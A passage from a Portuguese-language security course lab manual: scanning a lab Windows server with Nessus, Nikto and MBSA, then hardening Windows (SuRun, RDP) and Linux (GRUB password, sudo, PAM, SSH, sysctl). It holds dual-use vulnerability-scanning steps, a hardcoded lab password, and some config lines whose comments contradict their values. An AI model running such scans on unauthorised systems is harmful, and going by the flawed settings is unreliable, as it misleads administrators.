 - Clique no botão Launch Scan.
1. Verifique os logs do Snort. Foi registrada alguma tentativa de explorar falhas em serviços web?

3) Auditoria do IDS

Insira as regras de bloqueio de firewall criadas no capítulo3 e realize a auditoria novamente. Caso tenha realizado a auditoria com as regras retiradas, insira-as agora e realize nova auditoria. Compare os dois relatórios e verifique o que mudou. Altere parâmetros no Nessus e verifique as mudanças nos resultados.

4) Utilizando o Nikto

A ferramenta Nikto é um scanner de vulnerabilidades especializado, ou seja, desenvolvido para análise um determinado serviço. Nesta atividade pede-se para executar o Nessus e o Nikto contra o servidor Windows 2008 e comparar o relatório gerado. Os passos abaixo explicam como instalar e executar o Nikto.

1. Baixe o Nikto no Servidor LinServer e descompacte-o:

```
# wget -c http://www.cirt.net/nikto/nikto-current.tar.gz
# tar -xzf nikto-current.tar.gz
# cd nikto-2.1.4
```

2. Agora vamos executar a atualização do Nikto: `# ./nikto.pl -update`
3. Agora vamos disparar o Nikto contra o servidor Windows 2008 que possui o serviço HTTP instalado: `# ./nikto.pl -h 172.16.6.20 -o /tmp/relatorio.txt` Acesse o arquivo /tmp/relatorio.txt e veja as vulnerabilidades encontradas. Pesquise no Google sobre algumas das vulnerabilidades indicadas e como você poderia corrigi-las.

5) Auditoria em Microsoft Windows

1. Instale o pacote de auditoria da Microsoft MBSA no host físico:
 - <http://www.microsoft.com/technet/security/tools/mbsahome.msp>
 - <http://technet.microsoft.com/en-us/security/cc184923>
2. Execute-o na sua estação de trabalho e na sua rede local. Que benefícios este programa pode fornecer para a segurança da informação?

Sessão 11: Configuração segura de servidores

1) Controle de acesso ao sistema operacional

O objetivo dessa atividade é realizar a instalação de um software chamado SuRun. A ideia por trás do SuRun é semelhante ao que acontece no Linux com o sudo, ou seja, não permitir que um usuário administrador possa se autenticar remotamente e, a partir de uma lista de usuários válidos, permitir que eles possam executar binários como administrador. Nesta atividade o aluno deverá inserir o usuário em algum grupo com permissão para logon local, ou essa diretiva deverá ser alterada para que seja incluso o grupo SuRun nessa policy, além de ativar a diretiva de logon pelo serviço de terminal no snap-in Local security > Local Policies > Users rights assignment

1. Utilizando o snap-in “Users and Groups” em “Administrative Tools”, crie o usuário “suporteloc” com a senha “rnpesr”. Baixe a ferramenta SuRun (semelhante ao sudo do Unix) do endereço: <http://kay-bruns.de/wp/software/surun> e instale como Administrador. Abra a janela de configuração do SuRun, na aba “Common Settings”. Habilite a opção “Users must enter their password”, com dois minutos (min grace period before asking again). Habilite a opção “Show SuRun settings for experienced users”. Na aba Advanced, habilite “Hide SuRun from users that are not members of the ‘SuRunners’ group”. Clique em “Apply” e, em seguida, em “Save”.

Utilizando o snap-in “Computer Management”, adicione ao grupo SunRunners o usuário suporteloc. Faça um logon/logoff e autentique utilizando o usuário suporteloc. Para utilizar o SuRun, basta clicar com o botão direito em cima de um snap-in qualquer ou um executável e selecionar a opção Start as Administrator.

1. Agora, vamos configurar o acesso remoto ao servidor Windows 2008 utilizando o serviço de Terminal. Para isso, acesse o painel de controle e clique em System. Selecione “Advanced System Settings” e clique na aba “Remote”. Habilite a opção “Allow connections from computers running any version of Remote Desktop (less secure)”.

Utilizando o snap-in “Computer Management”, acrescente o usuário suporteloc dentro do grupo “Remote Desktop Users”.

1. Agora vamos bloquear o acesso remoto de usuários membros do grupo Administradores. Acesse a ferramenta Terminal Services Configuration em Administrative Tools > Terminal Service. Clique com o botão direito na conexão RDP-Tcp e edite suas propriedades. Na aba Security, acesse a opção Advanced. Escolha o grupo Administrators. Selecione a opção Edit. Na permissão Logon, marque a opção Deny. Para testar, tente autenticar utilizando o usuário Administrator. Agora tente utilizando o usuário suporteloc.

2) Configuração segura de servidor Linux

Utilizando as técnicas estudadas, vamos modificar algumas configurações do servidor Linux de modo a torná-lo mais seguro.

1. Acesse o servidor LinServer-G e configure uma senha para evitar que um usuário reinicie e o

servidor e consiga inicializá-lo em modo single, ou seja, como root sem precisar inserir a senha de root. Essa configuração deve ser encarada como obrigatória sempre que o servidor estiver localizado em uma sala insegura.

```
#!/sbin/grub
GRUB version 0.92 (640K lower / 3072K upper memory)
Minimal BASH-like line editing is supported. For the first word, TAB lists possible
command completions. Anywhere else TAB lists the possible completions of a
device/filename.

grub> md5crypt
Password: ***** (Comentário: foi digitado rnpesr no prompt)
Encrypted: $1$T7/dgdIJ$dJM.n2wZ8RG.oEiI0wJUs.
grub> quit
```

Agora, insira a linha abaixo no final do arquivo `/boot/grub/menu.lst` não esquecendo de colar a senha gerada no passo anterior:

```
password --md5 $1$T7/dgdIJ$dJM.n2wZ8RG.oEiI0wJUs.
```

2. Verifique todos os serviços que estão sendo inicializados junto com o servidor. Pesquise na internet o papel de todos os serviços. Atenção aos que você não conheça. Verifique se é vital para o funcionamento do sistema. Para essa verificação pode ser utilizado o comando:

```
# apt-get install rcconf
# rcconf
```

Isso removerá da inicialização conjunta com o sistema operacional quando este for iniciado. Para verificar os serviços que estão ativos, podemos utilizar os comandos:

```
# netstat -nap
```

Para mais detalhes sobre uma determinada porta que esteja aguardando por conexão na rede, podemos utilizar o comando:

```
# lsof -i PROTOCOLO:PORTA -n
```

3. Para pacotes que você pesquisou e sabe que não serão necessários ao seu sistema, a recomendação é remover. Para remover os pacotes desnecessários sem remover as configurações personalizadas, vamos utilizar o comando:

```
# apt-get remove nome_do_pacote
```

Para remover todos os históricos de um pacote, vamos utilizar o comando:

```
# apt-get purge nome_do_pacote
```

Para listar todos os pacotes instalados no sistema, podemos utilizar o comando:

```
# dpkg -l
```

4. Para modificar o acesso administrativo no servidor, vamos utilizar a ferramenta sudo para nos auxiliar. Instale o pacote sudo com o comando:

```
# apt-get install sudo
```

Edite o arquivo de configuração do sudo (/etc/sudoers) e adicione a linha:

```
aluno ALL=(ALL) ALL
```

Essa linha vai permitir ao usuário aluno todos os níveis de acessos do usuário root.

5. Verifique o funcionamento do sudo. Conecte remotamente com o protocolo SSH e como usuário aluno, mude para modo privilegiado com sudo:

```
aluno@linServer-A:~$ sudo su -  
We trust you have received the usual lecture from the local System  
Administrator. It usually boils down to these three things:  
#1) Respect the privacy of others.  
#2) Think before you type.  
#3) With great power comes great responsibility.  
[sudo] password for aluno:
```

6. Por padrão, através do comando su o Linux permite que qualquer usuário possa se tornar o root do sistema. Para evitar esse comportamento o Linux implementa um grupo especial chamado wheel e podemos configurar o arquivo /etc/pam.d/su de forma a permitir que apenas os membros desse grupo possam se tornar root do sistema. Crie um usuário chamado “suporteloc”:

```
[root@localhost ~]# adduser suporteloc
```

Crie um grupo chamado “wheel”:

```
[root@localhost ~]# addgroup wheel
```

Faça com que o usuário “suporteloc” seja membro do grupo “wheel”:

```
[root@localhost ~]# usermod -G wheel suporteloc
```

Edite o arquivo /etc/pam.d/su e descomente a linha abaixo.

```
auth required pam_wheel.so
```

7. Para testar o funcionamento do grupo wheel, autentique-se na máquina LinServer-G com o usuário aluno e tente executar o comando `$ su -`. Observe que não vai funcionar. Agora, realize o login utilizando o mesmo usuário e tente, novamente, executar o comando `$ su -`
8. Agora vamos restringir a quantidade de usuários que podem autenticar no console da máquina. Para tal, vamos configurar o módulo pam_access nos principais sistemas de autenticação: SSH, Console Login, Graphical Gnome Login (se estiver instalada) e, opcionalmente, para todos os outros sistemas. Para o SSH adicione o pam_access no arquivo /etc/pam.d/sshd após a linha pam_nologin.so:

```
account required pam_access.so
```

Para o console adicione o pam_access no arquivo /etc/pam.d/login após a linha pam_nologin.so:

```
account required pam_access.so
```

Adicionar ao final do arquivo /etc/security/access.conf que é lido pelo módulo pam_access as seguintes linhas Cuidado: se essa configuração for realizada de forma errada, ninguém poderá mais autenticar na máquina.

```
+ : wheel : LOCAL 172.16.  
- : ALL : ALL
```

A primeira linha permite aos usuários do grupo wheel autenticar na máquina local cuja a origem seja a rede 172.16.0.0/16, enquanto a segunda linha bloqueia o acesso para qualquer outro usuário.

9. Para verificar o funcionamento do pam_access, monitore o arquivo /var/log/ auth.log e tente realizar a autenticação via SSH a partir da estação de trabalho física.. Observe que mesmo que acerte a senha você não conseguirá acesso ao servidor e que, no arquivo auth.log, será gerada a linha

```
pam_access(sshd:account): access denied for user `suporteloc` from `10.1.1.10`
```

Tente autenticar via SSH a partir do servidor FWGW1-G. Observe que funcionará normalmente.

10. Agora vamos obrigar os usuários locais a utilizar senhas fortes. Para isso vamos instalar e configurar a biblioteca cracklib. Para instalar, execute:

```
# apt-get install libpam-cracklib
```

Edite o arquivo `/etc/pam.d/common-password`, remova o comentário e modifique a linha `pam_cracklib` conforme abaixo:

```
password required pam_cracklib.so retry=3 minlen=14 difok=3 lcredit=-1 ucredit=-1  
dccredit=-1 ocredit=-1  
password sufficient pam_unix.so md5 shadow nullok try_first_pass use_authtok  
remember=12
```

Isso adicionará o cracklib, que vai obrigar todas as novas senhas de usuário a ter:

Você deve criar o arquivo `/etc/security/opasswd` caso ele não exista.

```
[root@localhost ~]# touch /etc/security/opasswd  
[root@localhost ~]# chown root:root /etc/security/opasswd  
[root@localhost ~]# chmod 600 /etc/security/opasswd
```

O usuário root não obedece as restrições impostas pela cracklib.

11. Para testar essa configuração, autentique utilizando o usuário `suporteloc` e tente modificar sua senha para algo bem simples. Agora tente alterar para um senha que atenda a política acima configurada.
12. Vamos ativar um mecanismo interessante para fortalecer a política de senhas locais implementando o processo de expiração para senhas antigas. Em geral, não é recomendado que o sistema imponha a expiração da senha para contas de serviço. Isso pode levar a interrupções de um serviço se a conta de um aplicativo expirar. Uma política corporativa deve reger as alterações de senha para contas de usuários individuais do sistema e deve expirar as senhas automaticamente. Os seguintes arquivos e parâmetros da tabela devem ser usados quando uma nova conta é criada com o comando `useradd`. Essas configurações são registradas para cada conta de usuário no arquivo `/etc/shadow`. Portanto, certifique-se de configurar os seguintes parâmetros antes de criar qualquer usuário contas utilizando o comando `useradd`:

Certifique-se de que os parâmetros acima foram alterados nos arquivos `/etc/login.defs` e `/etc/default/useradd`. As configurações acima passam a ser utilizadas apenas por usuários criados a partir desse momento. Usuários antigos não vão receber esses atributos. Observe que, quando uma conta de usuário é criada usando o comando `useradd`, os parâmetros listados na tabela acima são inseridos no arquivo `/etc/shadow`, no seguinte formato:

```
<nome-de-usuário>: <senha>: <data>: PASS_MIN_DAYS: PASS_ MAX_DAYS: PASS_WARN_AGE:  
INACTIVE: EXPIRE:
```

Você pode alterar a data de envelhecimento a qualquer momento. Para desabilitar a data do envelhecimento para contas de sistema e contas compartilhadas, você pode executar o comando `chage`:

```
# chage -M 99999 <account>
```

Para adicionar uma data de expiração da conta, execute:

```
#useradd -e mm/dd/yy <login_name>
```

Para obter informações sobre a expiração da senha:

```
# chage -l <account>
```

Na instalação padrão, as contas de serviço já possuem data de expiração igual a 99999.

13. A opção de logoff automático evita o uso indevido da sessão de um administrador quando este, inadvertidamente, não faz o logoff manual. A variável `TMOUT` controla, em segundos, o tempo máximo aceito pelo sistema sem que o usuário execute um comando ou aperte uma tecla. Decorrido esse tempo, a máquina vai, automaticamente, efetuar o logoff do usuário. Edite o arquivo `/etc/profile` e adicione a seguinte linha:

```
TMOUT=900
```

O valor da variável “`TMOUT=`” é em segundos, ou seja, 15 minutos ($15 \times 60 = 900$ segundo).

14. As configurações abaixo são recomendadas para o serviço de terminal SSH. Para alterá-las, vamos editar o arquivo de configuração do servidor Open SSH `/etc/ssh/sshd_config`. Observe os comentários para decidir que parâmetros você vai utilizar. Em nosso treinamento, configure todos os parâmetros abaixo:

```
#Não permitir o login do usuario root
PermitRootLogin no
#Prevenir que o SSH seja configurado para realizar forwarding do serviço do X11
AllowTcpForwarding no
X11Forwarding no
# Configurar o Banner padrão
Banner /etc/issue
```

Reinicie o servidor SSH para aplicar as novas configurações:

```
# /etc/init.d/ssh restart
```


Verifique o funcionamento e tente acessar remotamente utilizando o usuário “root”. A partir desse momento, você está convidado a utilizar sempre o usuário aluno e/ou suporteloc com permissões básicas. Quando necessitar realizar alguma atividade administrativa, utilize sudo ou su para obter os privilégios necessários. Dessa forma, teremos registros do usuário que realizou determinada atividade com privilégios administrativos.

15. Desabilite a permissão para que o usuário root acesse o sistema pelo console físico. Para isso, edite o arquivo de configuração /etc/securetty. Vamos apagar todo o conteúdo desse arquivo de configuração:

```
# cp /etc/securetty /etc/securetty.old
# echo " " > /etc/securetty
```

Para testar a configuração, acesse o console via Virtual Box e acesse o servidor com o usuário root. Se não for possível, acesse com o usuário aluno.

16. Para evitar que o servidor Linux seja reiniciado quando o seu teclado for confundido com o de um servidor Windows, desabilite a combinação Ctrl+Alt+Del editando o arquivo de configuração /etc/inittab e comente ou apague a seguinte linha:

```
ca:12345:ctrlaltdel:/sbin/shutdown -t1 -a -r now
```

Ficando assim:

```
# ca:12345:ctrlaltdel:/sbin/shutdown -t1 -a -r now
```

17. O comando umask serve como uma máscara para ajustar a permissão de arquivos e diretórios, assim, um umask mal configurado vai atribuir para novos arquivos criados pelo root permissão de acesso para qualquer usuário. Recomenda-se alterar o umask de todos os usuários para 177, ajustando o arquivo /etc/profile. Caso existam problemas na instalação de novos binários no servidor, modifique o umask para a opção padrão utilizando o comando umask 022.
18. Personalizar o kernel do Linux com o intuito de torná-lo mais eficaz não é uma tarefa simples, pois depende muito do cenário e das aplicações que serão utilizadas. De forma geral, os parâmetros abaixo podem ser inseridos no final do arquivo /etc/sysctl.conf em diversos cenários sem comprometer o funcionamento do servidor.

```
#TCP SYN Cookie Protection
net.ipv4.tcp_max_syn_backlog=1280
net.ipv4.tcp_syncookies = 1
#Disable IP Source Routing
net.ipv4.conf.all.accept_source_route = 0
#Disable ICMP Redirect Acceptance
net.ipv4.conf.all.accept_redirects = 0
net.ipv4.conf.all.send_redirects=0
# Habilita proteção contra IP spoofing
net.ipv4.conf.all.rp_filter = 1
#Ignoring Broadcasts Request
net.ipv4.icmp_echo_ignore_broadcasts=1
#Bad Error Message Protection
net.ipv4.icmp_ignore_bogus_error_responses = 1
#Desativa o forward de pacotes. Não deve ser configurado em servidores que assumam
serviço de gateway/roteador
net.ipv4.ip_forward = 0
# Habilita log de pacotes spoof. Obs. Esse recurso gera muitas entradas no log e
deve ser avaliado com cuidado.
net.ipv4.conf.all.log_martians = 0
# Desativar o proxy_arp
net.ipv4.conf.all.proxy_arp=0
# Habilita o execshield
kernel.core_uses_pid = 1
```

Reinicie o sistema para que as configurações sejam aplicadas.